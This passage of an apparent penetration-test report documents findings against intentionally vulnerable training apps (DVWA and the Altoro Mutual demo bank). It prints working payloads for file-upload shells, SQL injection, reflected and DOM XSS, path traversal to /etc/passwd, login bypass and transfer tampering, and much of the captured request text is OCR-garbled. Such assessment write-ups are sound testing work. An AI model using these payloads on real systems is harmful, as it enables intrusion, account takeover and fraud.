<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
```

The screenshot shows the OWASp ZAP tool interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown to '/vulnerabilities/upload/' with various headers and a multipart form-data body containing a PHP shell. In the 'Response' pane, a successful upload message is displayed: ".../hackable/uploads/shell.php successfully uploaded". The 'Inspector' pane on the right shows the request attributes and response headers.

The screenshot shows that a PHP file was successfully uploaded through the file upload feature, confirming that the application accepts dangerous file types without proper validation.

## 16) Authentication bypass:

### Description:

If the application allows unlimited login attempts, attackers can exploit this to guess credentials and gain unauthorized access to user accounts. This leads to full account takeover, sensitive data exposure, identity misuse, or privilege escalation. If admin accounts are affected, complete system compromise may occur.

### Evidence:

The screenshot shows the OWASp ZAP tool interface. A POST request is made to '/dologin' with a cookie containing a session ID and a parameter 'uid=admin&password=anything&btnSubmit=Login'. The response shows a 302 Found status with a Location header pointing to 'login.jsp'. The 'Inspector' pane on the right shows the request attributes and response headers.

Here logged in as normal user

The screenshot shows a NetworkMiner capture with the following details:

**Request**

Pretty Raw Hex

```
POST /dLogin HTTP/1.1
Host: demo.testfire.net
Content-SESSIONID=0A1CB7D0535EC5D5AB95BFSD1D81KA3; AltOrzoAccounts=
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A BRAND);v="8", "Chromium";v="130"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Priority: u0, i
Connection: keep-alive
Cookie: uid=admin;z--&pass=anything&btnSubmit>Login
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltOrzoAccounts=
Location: https://demo.testfire.net/dLogin?ZEX41Lj1z0THEDgCHUU3tDgwMDAwMD5dAGVjazlu234xDHUwNTBuND8
Content-Length: 0
Date: Sat, 05 Jul 2020 07:19:20 GMT
```

**Inspector**

Request attributes: 2 ▾

Request query parameters: 0 ▾

Request body parameters: 3 ▾

Request cookies: 2 ▾

Request headers: 21 ▾

Response headers: 5 ▾

Notes

Custom actions

**Added some injection payloads in username and tries to login**

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn IIS Tilde Enumeration

Send Cancel < > +

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers
<pre>1 GET /bank/main.jsp HTTP/1.1 2 Host: demo.testfire.net 3 Connection: keep-alive 4 pragma: no-cache 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not(A:Brand);v=8", "Chromium";v="138" 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: en-US,en;q=0.9 9 Origin: https://demo.testfire.net 10 Upgrade-Insecure-Requests: 1 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 12 Content-Type: application/x-www-form-urlencoded 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Sec-Fetch-If-Namespace: https://demo.testfire.net/dLogin 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=0, l 20 Connection: keep-alive 21 22</pre>	<p><b>AltoroMutual</b></p>  <p><b>Hello Admin User</b></p> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="800000 Corporate"/> GO</p> <p><b>Congratulations!</b></p> <p>You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000</p> <p>Click <a href="#">Here</a> to apply.</p>	<p>Target: <a href="https://demo.testfire.net">https://demo.testfire.net</a> </p> <p>Inspector</p>

Burp Suite output showing repeated login attempts and successful access to a valid user account without any rate-limiting or lockout in place.

## 17) DOM XSS:

**Description:**

DOM-based XSS happens when JavaScript reads untrusted data from the DOM (like a URL fragment) and inserts it directly into the webpage without validation.

## Evidence:

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' pane contains a crafted GET request to https://demo.testfire.net/search.jsp?query=\$%23C1img%src%3D\$%23+onerror%3Dalert%28%27DOMXSS%27%29%23E\$. The 'Response' pane shows the resulting page source, which includes a search results table and a footer link to 'Privacy Policy'. The 'Inspector' pane on the right displays various request and response details, such as headers and cookies. The status bar at the bottom indicates '1 match'.

**DOM evidence showing script execution from URL fragment.**

## 18) Reflected XSS:

### Description:

The application reflects unsanitized user input directly in the browser without proper output encoding or validation. This enables attackers to inject malicious scripts that execute in the victim's browser

### Evidence:

Request:

```
1 GET /search.jsp?query=13<script>alert(1)</script>3 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=AAACB7D0S3SC5D5A095BFSD1D01BA3
4 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://demo.testfire.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20
```

Response:

```
57 <td valign="top" colspan="2" class="bb">
58 <div class="f1" style="width: 95%;>
59 <h1> Search Results
60 </h1>
61 <p> No results were found for the query:<br />
62 <br />
63 <br />
64 <script> alert(1)
65 </script>
66
67 </td>
68 </div>
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
```

Inspector:

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 17
- Response headers: 4

Burp Suite request/response and browser view showing script execution

## 19) Insecure HTTP:

### Evidence:

Request:

```
1 POST /admin/admin.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=522EDBAC2A62d69393876071c0408FC; AltOrOAccounts=ODAaNDAsfkVncnBvcnPfZK40UjMy0A1NDJFm3w4MDa+Q2hLY2tphmd+L7E5MDasLjB8
4 Content-Length: 41
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://demo.testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23 uid=jsmith&passw=Demo1234&btnSubmit=Login
24
```

Response:

```
HTTP/1.1 200 OK
1 Server: Apache-Coyote/1.1
2 Content-Type: text/html;charset=ISO-8859-1
3 Date: Wed, 02 Jul 2025 09:43:31 GMT
4 Content-Length: 9035
5
6
7
8
9
10
11
12 <!-- BEGIN HEADER -->
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
14 <http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
15 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
16 <head>
17   <title>
18     Altoro Mutual
19   </title>
20   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
21   <link href="style.css" rel="stylesheet" type="text/css" />
22 </head>
23 <body style="margin-top:5px;">
24
25
26   <div id="header" style="margin-bottom:5px; width: 95%;>
27     <form id="frmSearch" method="get" action="/search.jsp">
28       <table width="100%" border="0" cellpadding="0" cellspacing="0">
29         <tr>
30           <td rowspan="2">
31             <a id="HyperLink1" href="/index.jsp">
32               
33             </a>
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 3
- Request cookies: 2
- Request headers: 21
- Response headers: 4

The request is going through insecure http

## **20)Verbose server banner disclosure:**

## **Description:**

The server reveals the version and software name (Apache-Coyote/1.1) in its HTTP headers. Such disclosures aid attackers in identifying the underlying application stack and matching it against known vulnerabilities.

## **Evidence:**

The screenshot shows the OWASP ZAP application interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater (which is currently selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. A search bar and settings icon are also present.

The main area is divided into three panels:

- Request Panel:** Displays the captured HTTP request in Pretty, Raw, and Hex formats. The request is to `/bank/main.jsp` via `HTTP/1.1`. It includes various headers such as Host, Cookie, Cache-Control, Accept, User-Agent, and Sec-Fetch-Dest.
- Response Panel:** Displays the captured HTTP response in Pretty, Raw, Hex, and Render formats. The response is `HTTP/1.1 200 OK` from the Apache Coyote/1.1 server. It includes headers like Content-Type, Content-Length, Date, and various body sections including the HTML document structure.
- Inspector Panel:** Shows inspection details for the request and response, including Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.

At the bottom, there are standard browser-like navigation buttons (Back, Forward, Home) and a search bar.

**HTTP response headers showing Server: Apache-Coyote/1.1 which is disclosure of server**

## 21)Server Version Disclosure via Directory Enumeration

## **Description:**

A directory enumeration attack revealed default folders or pages that exposed the exact version of Apache Tomcat (7.0.92). Default examples and documentation pages often disclose sensitive server metadata.

## Evidence:

A screenshot of a web browser window. The address bar shows the URL "https://demo.testfire.net/bank/ccApply". The main content area displays an "HTTP Status 405 – Method Not Allowed" page. This page includes a "Type" section with "Status Report", a "Message" section stating "HTTP method GET is not supported by this URL", and a "Description" section explaining that the method in the request-line is not supported by the target resource. At the bottom of the page, a red box highlights the text "Apache Tomcat/7.0.92".

## Burp Suite response or browser view showing Tomcat default page with version.

## 22) Missing security headers:

## Description:

The application fails to implement critical HTTP response headers that enhance browser security. Missing headers include:

- Content-Security-Policy
  - X-Frame-Options

- X-Content-Type-Options
- Referrer-Policy
- Strict-Transport-Security

These headers provide safeguards against XSS, clickjacking, and information disclosure.

The screenshot shows the Snyk Security Headers tool interface. At the top, there's a red banner with the Snyk logo and the text "Security Headers". Below it is a large red button with a white star icon and the text "Scan your site now". A search bar contains the URL "https://testfire.net/". To the right of the search bar are two buttons: "Scan" and "Follow redirects". Underneath the search bar are two checkboxes: "Hide results" and "Follow redirects". The main content area is titled "Security Report Summary". It displays a large red "F" grade. Below the grade, there are fields for "Site" (https://testfire.net/), "IP Address" (65.61.137.117), "Report Time" (05 Jul 2025 17:12:51 UTC), and "Headers". The "Headers" section is highlighted with a red border and lists the following missing headers: Strict-Transport-Security, Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, and Permissions-Policy. There's also an "Advanced" note: "Ouch, you should work on your security posture immediately." and a "Start Now" button.

The above screenshot shows the missing security headers.

### 23) Weak password policy

#### Description:

The application permits weak or easily guessable passwords such as 123456 or password. There is no enforced policy for password strength, complexity, or reuse.

The screenshot shows the ZAP (Zed Attack Proxy) interface. The top navigation bar includes "Dashboard", "Target", "Proxy", "Intruder", "Repeater" (which is selected), "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", "Extensions", "Learn", and "IIS Tilde Enumeration". Below the navigation is a toolbar with "Send", "Cancel", and "Follow redirection". The main area is divided into three panels: "Request", "Response", and "Inspector". The "Request" panel shows a POST request to "/dologin" with the "Host" header set to "demo.testfire.net". The "Raw" tab of the "Request" panel shows the password "admin" in the body. The "Response" panel shows the server's response: HTTP/1.1 302 Found, with the "Raw" tab of the "Response" panel showing the redirect to "/login.jsp". The "Inspector" panel on the right lists various request and response attributes, query parameters, body parameters, cookies, headers, and response headers. The "Notes" and "Custom actions" tabs are also visible on the right side of the Inspector panel.

The application is accepting weak passwords.

## 24) Local file inclusion:

### Description:

The application dynamically includes a file based on a user-supplied parameter without proper validation. This allows traversal and inclusion of arbitrary local files on the server.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is shown with the URL: /vulnerabilities/fi/?page=../../../../etc/passwd. The 'Response' pane displays the contents of the /etc/passwd file, which includes sensitive information such as user accounts and their passwords in plain text. The 'Inspector' pane on the right shows various request and response headers.

```

GET /vulnerabilities/fi/?page=../../../../etc/passwd HTTP/1.1
Host: localhost:9090
Cache-Control: max-age=0
sec-ch-ua: "Not(A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9090/security.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uuae45gtckchhnago5360mualbs; security=low
Connection: Keep-alive
Content-Type: text/html; charset=UTF-8
Content-Length: 4219
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 4219
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:1:bin:/bin/nologin
sys:x:3:1:sys:/var/run/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:0:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33,www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/var/lib irc:/usr/sbin/nologin
gnat:x:41:41:GNAT Bug Reporter:/var/lib/gnat:/usr/sbin/nologin
admin:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

```

Burp Suite response showing part of the /etc/passwd file or error logs revealing sensitive file contents.

## 25)Vulnerable software:

### Description:

The server is running an outdated version of JSP Engine (v11.1), which may be vulnerable to known exploits including Denial of Service (DoS) or code disclosure vulnerabilities.

The screenshot shows a terminal window on a Kali Linux system. It displays two Nmap scan results. The first scan is for testphp.vulnweb.com, showing an open port 80/tcp. The second scan is for demo.testfire.net, also showing an open port 80/tcp. Both scans identify the service as Apache Tomcat/Coyote JSP engine 1.1.

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 15:08 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.021s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http        Apache Tomcat/Coyote JSP engine 1.1
Nmap done: 1 IP address (1 host up) scanned in 15.20 seconds

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 15:10 EDT
Nmap scan report for demo.testfire.net (65.61.137.117)
Host is up (0.034s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http        Apache Tomcat/Coyote JSP engine 1.1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.71 seconds


```

The screenshot indicates the use of vulnerable JSP Engine 11.1.

## 26)URL redirection:

### Description:

The application redirects users to external URLs without validation, enabling open redirection attacks that may lead to phishing or malware redirection.



The screenshot displays a crafted URL which redirects the user to a third-party domain.

## 27)SQL injection attack:

### Description:

SQL injection was successful, allowing attackers to manipulate backend queries, potentially accessing sensitive data or bypassing authentication.

Request

```

1 GET /vulnerabilities/sqli/?id=127+OR+1271+2713D+27127+-+&Submit=Submit
2 Host: localhost:8090
3 sec-ch-ua: "Not A Brand";v="0", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8090/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=unae45gtrchhnag05360mailb3; security=low
17 Connection: keep-alive
18 Content-Type: text/html;charset=utf-8
19
20
21
22
23
24
25
26
27
28
29
30

```

Response

```

HTTP/1.1 200 OK
Date: Sat, 05 Jul 2023 17:43:41 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 06 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Content-Length: 4846
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

```

Inspector

Request

```

1 GET /vulnerabilities/sqli/?id=127+OR+1271+2713D+27127+-+&Submit=Submit HTTP/1.1
2 Host: localhost:8090
3 sec-ch-ua: "Not A Brand";v="0", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8090/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=unae45gtrchhnag05360mailb3; security=low
17 Connection: keep-alive
18 Content-Type: text/html;charset=utf-8
19
20
21
22
23
24
25
26
27
28
29
30

```

Response

DVWA

Vulnerability: SQL Injection

User ID:  Submit

ID: ' OR '1'='1' --
First name: admin
Surname: admin
ID: ' OR '1'='1' --
First name: Gordon
Surname: Brown
ID: ' OR '1'='1' --
First name: Hack
Surname: Me
ID: ' OR '1'='1' --
First name: Pablo
Surname: Picasso
ID: ' OR '1'='1' --
First name: Bob
Surname: Smith

Inspector

## 28)Source code disclosure:

### Description:

Source code disclosure exposes confidential logic and sensitive information due to improper file access or misconfiguration.

```

77    <td valign="top" colspan="3" class="bb">
78        <div class="f1" style="width: 99%;>
79            ...
80            ...
81            ...
82            ...
83            <h1>Hello John Smith
84            </h1>
85            ...
86            <p>
87                Welcome to Altoro Mutual Online.
88            </p>
89            ...
90            <form name="details" method="get" action="showAccount">
91                <table border="0">
92                    <TR valign="top">
93                        <td>View Account Details:</td>
94                        <td align="left">
95                            <select size="1" name="listAccounts" id="listAccounts">
96                                <option value="800002" >800002 Savings</option>
97                                <option value="800003" >800003 Checking</option>
98                                <option value="4539082039396288" >4539082039396288 Credit Cards</option>
99                            </select>
100                           <input type="submit" id="btnGetAccount" value=" GO " >
101                        </td>
102                    </tr>
103                    <br>
104                    <td colspan="2"><span id=_ctl0__ctl0_Content_Main_promo><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr><tr><td>You have been pre-approved for an Altoro Mutual Card!</td></tr></table></span></td>
105                </tr>
106            </table>
107        </form>
108        ...
109        ...
110    </div>
111 </td>
112 </div>
113 ...
114 ...
115 ...
116 <!-- BEGIN FOOTER -->

```

The screenshot reveals source code with sensitive data such as credit card numbers and account details visible in the page response.

## 29)Parameter tampering:

### Description:

Client-side parameters were altered to manipulate business logic, such as changing the amount in a transaction — indicating parameter tampering.

Request	Response	Inspector
<pre> 1 POST /bank/doTransfer HTTP/1.1 2 Host: testfire.net 3 Cookie: JSESSIONID=WCUBFC4C0512B5D004FD59F5CEBD194; AltoroAccounts= 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 79 6 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://testfire.net 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 13 Chrome/133.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng, 15 =0.8,application/signed-exchange;v=b3;q=0.7 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: navigate 18 Sec-Fetch-User: ? 19 Referer: https://testfire.net/bank/transfer.jsp 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 Connection: keep-alive 23 24 fromAccount=800002&amp;toAccount=800003&amp;transferAmount=1000&amp;transfer+Money </pre>	<pre> &lt;input type="text" id="transferAmount" name="transferAmount" value="1000" /&gt; &lt;td colspan="2" align="center"&gt;     &lt;input type="submit" name="transfer" value="Transfer Money" ID="transfer" /&gt; &lt;/td&gt; &lt;tr&gt; &lt;td colspan="2" align="center"&gt;     &lt;span id=_ctl0__ctl0_Content_Main_postResp align="center"&gt;         &lt;span style="color: red;"&gt;             1000.0 was successfully transferred from Account 800002 int             Account 800003 at 7/3/25 12:55 AM.         &lt;/span&gt;     &lt;/span&gt;     &lt;span id="soapResp" name="soapResp" align="center" /&gt; &lt;/td&gt; &lt;/tr&gt; &lt;/table&gt; &lt;/form&gt; &lt;/div&gt; &lt;/td&gt; &lt;/div&gt; &lt;!-- BEGIN FOOTER --&gt; </pre>	<p>Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers</p>

Screenshot of ZAP (Zed Attack Proxy) showing a modified transaction request. The 'Request' tab shows a POST /bank/doTransfer HTTP/1.1 with a modified 'Content-Length' header (8D) and a modified 'transferAmount' parameter (133). The 'Response' tab shows the modified response with a success message: "10000.0 was successfully transferred from Account 800003 at 7/3/25 12:58 AM". The 'Inspector' tab shows the modified 'Content-Length' and 'transferAmount' in the Request body parameters.

```

1 POST /bank/doTransfer HTTP/1.1
2 Host: testfire.net
3 Content-Length: 8D
4 transferAmount: 133
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160

```

The screenshot shows a modified amount parameter in the transaction request resulting in unauthorized payment processing.

### 30)Cache control is missing:

#### Description:

Absence of proper cache control headers can cause sensitive pages (like logout or profile) to be stored in the browser cache, leading to potential data leakage.

Screenshot of ZAP showing a modified transaction request. The 'Request' tab shows a GET /login.jsp HTTP/1.1 with a modified 'Cache-Control' header (max-age=0). The 'Response' tab shows the modified response with a modified 'Content-Type' header (text/html; charset=ISO-8859-1). The 'Inspector' tab shows the modified 'Content-Type' in the Response headers.

```

1 GET /login.jsp HTTP/1.1
2 Host: demo.testfire.net
3 Content-Type: text/html; charset=ISO-8859-1
4 Cache-Control: max-age=0
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32

```

### 31)Session hijacking:

#### Description:

The session ID was intercepted or reused, allowing attackers to impersonate legitimate users and access their accounts.

demo.testfire.net/bank/main.jsp

**Hello John Smith**

Welcome to Altoro Mutual Online.

View Account Details: 800002 Savings GO

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!  
Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.

Altoro Mutual

Inspector Console Debugger Network Performance Memory Storage Accessibility Application Cookie-Editor

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
AltoroAcc..._ODAvwMDAvtNbdlmUZ3N+Mv4sNIUvODg...	demo.testfir... /	Session	184	false	false	None	Tue, 08 Jul 2025 14:...			
JSESSIONID	99CC4069649A78820353FCFDA19E8687	demo.testfir... /	Session	42	true	true	None	Tue, 08 Jul 2025 14:...		

demo.testfire.net/bank/main.jsp

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!  
Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.

Altoro Mutual

Inspector Console Debugger Network Performance Memory Storage Accessibility Application Cookie-Editor

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
